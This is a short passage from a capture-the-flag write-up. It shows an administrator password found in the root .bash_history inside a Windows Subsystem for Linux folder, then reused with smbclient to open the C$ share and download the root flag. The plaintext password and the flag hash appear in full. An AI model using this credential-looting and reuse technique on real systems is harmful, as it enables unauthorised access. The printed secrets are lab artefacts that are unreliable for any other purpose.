https://askubuntu.com/questions/759880/where-is-the-ubuntu-file-system-root-directory-in-windows-subsystem-for-linux-an

2) Found admin credentials on bash history



```
PS C:\Users\tyler\AppData\Local\Packages\CanonicalGroupLimited.Ubuntu18.04onWindows_79rhkp1fndgsc\LocalState\rootfs\root> cat .bash_history
cd /mnt/c/
ls
cd Users/
cd /
cd ~
ls
pwd
mkdir filesystem
mount //127.0.0.1/c$ filesystem/
sudo apt install cifs-utils
mount //127.0.0.1/c$ filesystem/
mount //127.0.0.1/c$ filesystem/ -o user=administrator
cat /proc/filesystems
sudo modprobe cifs
smbclient
apt install smbclient
smbclient
smbclient -U 'administrator%u6!4ZwgwOM#^OBf#Nwnh' \\\\127.0.0.1\\c$
> .bash_history
less .bash_history
exit
PS C:\Users\tyler\AppData\Local\Packages\CanonicalGroupLimited.Ubuntu18.04onWindows_79rhkp1fndgsc\LocalState\rootfs\root> |
```



```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ smbclient -U 'administrator%u6!4ZwgwOM#^OBf#Nwnh' '\\10.10.10.97\c$'
Try "help" to get a list of possible commands.
smb: \> ls
  $Recycle.Bin                        DHS        0  Fri Jun 22 03:54:29 2018
  bootmgr                            AHSR   395268  Fri Jul 10 16:30:31 2015
  BOOTNXT                             AHS        1  Fri Jul 10 16:30:31 2015
  Config.Msi                          DHS        0  Mon Jan 25 20:54:50 2021
  Distros                               D        0  Fri Jun 22 03:37:52 2018
  Documents and Settings            DHSrn        0  Fri Jul 10 17:51:38 2015
  inetpub                               D        0  Fri Jun 22 07:17:33 2018
  Microsoft                             D        0  Sat Jun 23 02:39:10 2018
  pagefile.sys                        AHS 738197504  Thu Jul 18 13:23:36 2024
  PerfLogs                              D        0  Thu Apr 12 05:08:20 2018
  php7                                  D        0  Thu Jun 21 20:45:24 2018
  Program Files                        DR        0  Tue Jan 26 16:09:51 2021
  Program Files (x86)                  DR        0  Tue Jan 26 16:08:26 2021
  ProgramData                          DH        0  Mon Aug 20 03:26:49 2018
  Recovery                          DHSn        0  Fri Jun 22 03:22:17 2018
  swapfile.sys                        AHS 16777216  Thu Jul 18 13:23:36 2024
  System Volume Information           DHS        0  Fri Jun 22 03:23:13 2018
  Ubuntu.zip                            A 201749452  Fri Jun 22 03:37:28 2018
  Users                                DR        0  Fri Jun 22 03:30:39 2018
  Windows                               D        0  Tue Jan 26 16:08:46 2021
cd
                7736063 blocks of size 4096. 3396903 blocks available
smb: \> cd Users/Administrator/Desktop
smb: \Users\Administrator\Desktop\> get root.txt
getting file \Users\Administrator\Desktop\root.txt of size 34 as root.txt (0.0 KiloBytes/sec) (average 0.0 KiloBytes/sec)
smb: \Users\Administrator\Desktop\> exit

┌──(vigneswar㉿VigneswarPC)-[~]
└─$ cat root.txt
9c8db657a3f0675f05150410f95450b0

┌──(vigneswar㉿VigneswarPC)-[~]
└─$ 
```